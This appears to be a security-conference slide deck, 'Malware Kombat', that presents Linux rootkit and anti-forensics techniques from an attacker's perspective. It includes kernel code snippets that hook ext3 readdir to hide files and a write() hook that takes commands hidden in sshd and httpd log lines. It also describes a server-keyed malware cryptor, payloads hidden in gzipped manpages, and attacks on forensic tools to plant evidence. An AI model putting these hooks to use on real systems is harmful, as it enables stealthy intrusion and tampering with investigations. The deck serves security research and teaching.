



**NEOHAPSIS LABS PRESENT**



**A DONKEYS WITH HATS  
PRODUCTION**

**STARRING**  
**GREG OSE**  
**CRIS NECKAR**



FORENSIC FAIL



MALWARE KOMBAT



MALWARE

IN WILD DETECTION

FIGHT !!



## HOW MALWARE IS DETECTED

- The obvious
  - Files that shouldn't exist
  - Processes that shouldn't be running
  - Changes to user accounts
- The stupid (crappy code)
  - Oopses
  - Panics
  - BSODs
  - Don't touch the kernel unless you know what you are doing...
  - Know what you're patching
- Network sniffing or remote port scanning
- AV and rootkit detection methods

## ROOTKIT DETECTION METHODS

- Signature based (typical AV)
- Behavioral analysis
  - Ask for the same information in multiple ways and check for different responses
  - Heuristics based detection
    - spawn shell, redirect IO to socket, connect socket outbound
    - CreateRemoteThread(), WriteProcessMemory()
  - Typically high false positive rate
- Integrity monitoring
  - Critical file integrity monitors (tripwire, etc)
  - Code integrity checks (syscall table, IDT, any other static (per kernel) values)

## CODE INTEGRITY CHECKS

System.map

```
c017f470 T
sys_getdents
c017f630 T
sys_getdents64
```

VS


sys\_call\_table[]

```
sys_getdents ==
f98245c0
sys_getdents64 ==
f982abcc
```

- Similarly we can check interrupt descriptor table (IDT) entries against known interrupt handlers.
- Any other static function pointers can be checked in this way (although checking all of them could be painful).



# SYSCALL CASE STUDY



```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, char __user *, size_t, loff_t);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_write) (struct kiocb *, const char __user *, size_t, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    ...
};
```

## NEW TARGET?

- If we modify `ext3_file_operations->readdir` to an evil hook, we gain control of `sys_getdents()` for files residing on an ext3 filesystem
- This pointer is dynamic and will likely point to a variable address in a module providing the filesystem driver
- This becomes non-trivial to check (tons of dynamic functions pointers with variable locations)

```
static int (*old_readdir)(struct file *, void *, filldir_t);
static int evil_readdir(struct file * filp, void * dirent, filldir_t filldir) {
    r = old_readdir(filp, dirent, filldir);
    // Modify returned dirent buffer
    return r;
}

int module_init(void) {
    ...
    fs_dirops = (struct file_operations *)ADDRESS_OF_ORIG_FS_READDIR;
    old_readdir = fs_dirops->readdir;
    fs_dirops->readdir = evil_readdir;
    ...
}
```

## TAKING IT FURTHER

- Aside from file hiding we can implement similar hooks of dynamic file operations to accomplish other things
  - Process hiding
  - Hiding network connections or listening sockets
  - Filtering reads for evade tripwire etc
- The file and directory operations for various proc entries are a goldmine

For Example:

- `proc_root_operations`
- `tcp4_seq_afinfo`

## REMOTE NETWORK MONITORING

- Attacker needs a way to regain access to a system once owned and trigger certain actions to be taken by the rootkit
- Persistent connections are trivially detectable if the victim can watch network traffic from a host we don't own
- Listening is also bad idea as a port scan may hose us
- A combination of these methods makes it very difficult for us to control the owned system with some assurance that the traffic won't be detected

## A SOLUTION?

- Making the assumption that the owned machine serves some purpose, connectivity must already exist (HTTPD, SMTPD, SSHD)
- Why not use legitimate connections to pre-existing services to create our tunnel?
  - Difficult to implement on a case-by-case basis
  - Requires modifications to daemon code or some other nasty hack

## OUR OLD ENEMY, THE LOG FILE?

- One thing services have in common are log files (and they contain client supplied data)
- We can implement a generic pattern based hook below the write() system call which implements command and control functionality
- Additionally within write() we can block this write from completing, keeping our actions out of the logs
- As before, we target dynamic function pointers to avoid detection through code integrity checking

## IMPLEMENTING OUR HOOK

```
write(  
  [/var/log/messages file descriptor],  
  "Apr 23 14:41:53 owned sshd[18346]: Accepted keyboard-interactive/pam for H4X0R from 66.147.239.94 port  
  31337 ssh2\n",  
  [Length]  
)
```

```
write(  
  [/var/log/httpd/access_log file descriptor],  
  "66.147.239.94 - H4X0R - [23/Apr/2010:14:41:53 -0600] \"GET / HTTP/1.1\" 200 3825",  
  [Length]  
)
```

```
write(  
  [/var/log/messages file descriptor],  
  "Apr 23 14:41:53 owned sshd[18346]: Accepted keyboard-interactive/pam for BEGINMAGIC[Cmd]ENDMAGIC from  
  66.147.239.94 port 31337 ssh2\n",  
  [Length]  
)
```

```
write(  
  [/var/log/httpd/access_log file descriptor],  
  "66.147.239.94 - BEGINMAGIC[Cmd]ENDMAGIC - [23/Apr/2010:14:41:53 -0600] \"GET / HTTP/1.1\" 200 3825",  
  [Length]  
)
```

## IMPLEMENTING OUR HOOK

```
if (strcmp(filp->f_path.dentry->d_name.name, LOGFILE_NAME) == 0) {
    buffer = (char *)kmallocc(len, GFP_KERNEL);
    if (!buffer) goto out;
    copy_from_user(buffer, buf, len);
    if ((p = strstr(buffer, BEGINMAGIC)) == NULL) goto freeout;
    // parse command from the buffer
    return SUCCESS!;
}
freeout:
kfree(buffer);
out:
return o_filewrite(filp, buf, len, ppos);
```



MALWARE

IN WILD DETECTION

FINISH HIM!!



MALWARE

EXECUTABLE ANALYSIS

FIGHT !!



## EXECUTABLE ANALYSIS PROCESS

- Identify malicious executables
- Send off to appsec experts (aka Neohapsis) for analysis
- Unpack if necessary, as a base-case
  - Load executable up to OEP
  - Dump memory at that point (right before execution)
- Start trying to figure out what exactly it is doing
  - Static and Runtime Analysis
    - IDA, Olly/ImmunityDBG, Wireshark, etc
  - Identify remote connections and hosts
  - Identify control channels and mechanisms
  - Analyze impact that this may have on the compromised server


## TYPICAL EXECUTABLE FILE ANALYSIS COUNTERMEASURES

- Anti-debugging
  - Runtime tricks to prevent executable from being debugged
  - Once known, easy to defeat
  - Boring...
- Packers
  - Compression-based, simple obfuscation
  - Boring...
- Cryptors
  - Encryption-based packers
  - Interest starts here
  - What is the main hurdle here? Key Storage!
    - Malware we have seen stores the key someplace in the executable
    - Once process is known, key is easily retrievable

## THE DRM PROBLEM

Question:

- How can we execute



Answer:

- We can't, otherwise

- Best DRM systems are those whose content's benefit comes from being online, requires authentication to an uncontrolled 3<sup>rd</sup> party
- Use this same idea within a cryptor, in our implementation a kernel module cryptor
- Userspace process that uses `init_module` to load decrypted kernel module

## THE DECRYPTION PROCESS

1. 3<sup>rd</sup> party server stores the following information
  - Client IP or ID
  - Current private key
  - Current file location
2. Userspace cryptor loads, makes a request to server
  - Gets private key, file location, and new public key
3. Decrypt and load module
4. Shred current encrypted data
5. Re-encrypts kernel module and wipe memory of plaintext
6. Store to a new location and send new location to server

## ENCRYPTED FILE LOCATION

- Encrypted file location not stored on server
- Forensic analysis could target files that have a very high entropy to identify encrypted data
- What else has a high entropy? Compressed files!
- GZIP files have extra headers, can put our encrypted kernel module in here (<http://www.faqs.org/rfcs/rfc1952.htm>)

ID1	ID2	CM	FLG	MTIME	XFL	OS
-----	-----	----	-----	-------	-----	----

- If FLG bit 2 == 1 (FEXTRA), we have extra optional fields to store data

SI1	SI2	LEN	LEN Bytes of Data...
-----	-----	-----	----------------------

- What are some fun GZIP'ed files that no one cares about?
  - Manpages!
  - Malware can be evil and informative all at the same time!

## WHAT DOES THIS MEAN FOR EXECUTABLE ANALYSIS PROCESS?

- The decryption key is not stored on the file system
- Decryption key cannot be pulled from network logs
- To get this key you have to interact with an attacker controlled server
- This server can implement strict heuristic checks to see if the decryption key should be nuked
  - Source IP address
  - Current running processes on the machine
  - Time since boot
  - ... infinite list
  - Any combination of these values
- Static analysis process has just one chance to get this information or forever loses the ability to decrypt the code
  - wireshark; ./evil.exe ... == FAIL
  - strings evil.exe; wget http://... == FAIL
  - ... == FAIL
- Requires a strong coordination between the owned company, the people who did disk acquisition, and the people doing the file analysis



MALWARE

EXECUTABLE ANALYSIS

FINISH HIM !!



MALWARE

FORENSIC TOOLS

FIGHT !!



## ONE FINAL FRONT

- The few, the proud, the court approved forensic tools
- Either EnCase or FTK is used in almost every case involving digital forensics
- When less vetted (less popular) software is used, there is a high risk that the defense will question the methods used
  - Incentive to use popular tools
  - Self perpetuating process (the more they are used the more they will be used in the future)

## SECURE ++

- So how do these “highly vetted” tools hold up?
- Lets talk 0-day

## BUT WHY PICK ON ONE?

- Specialized tools need the same specialized code, so why not buy it from a (unspecified) third-party?
- Cross-application vulnerabilities are awesome
- Opps... we owned forensics

## SO WHAT DOES THIS MEAN?

- Once we control the forensic tool, we control the examiner's experience arbitrarily
- We can implement a rootkit that targets the specific tool used
  - File hiding
  - Incorrect search results
  - Planted evidence
- We don't even have to worry about payload size or delivery as we have unlimited storage in the drive image
- Typically, forensic examiners' systems should not have network connectivity so our payload should be a self contained package

MALWARE

FORENSIC TOOLS

FINISH HIM !!



MALWARE

FORENSIC TOOLS

DEMO TIME





MALWARE

FORENSIC TOOLS



MALWARE

FORENSIC TOOLS

# FLAWLESS 0-DAY FATALITY



# QUESTIONS?

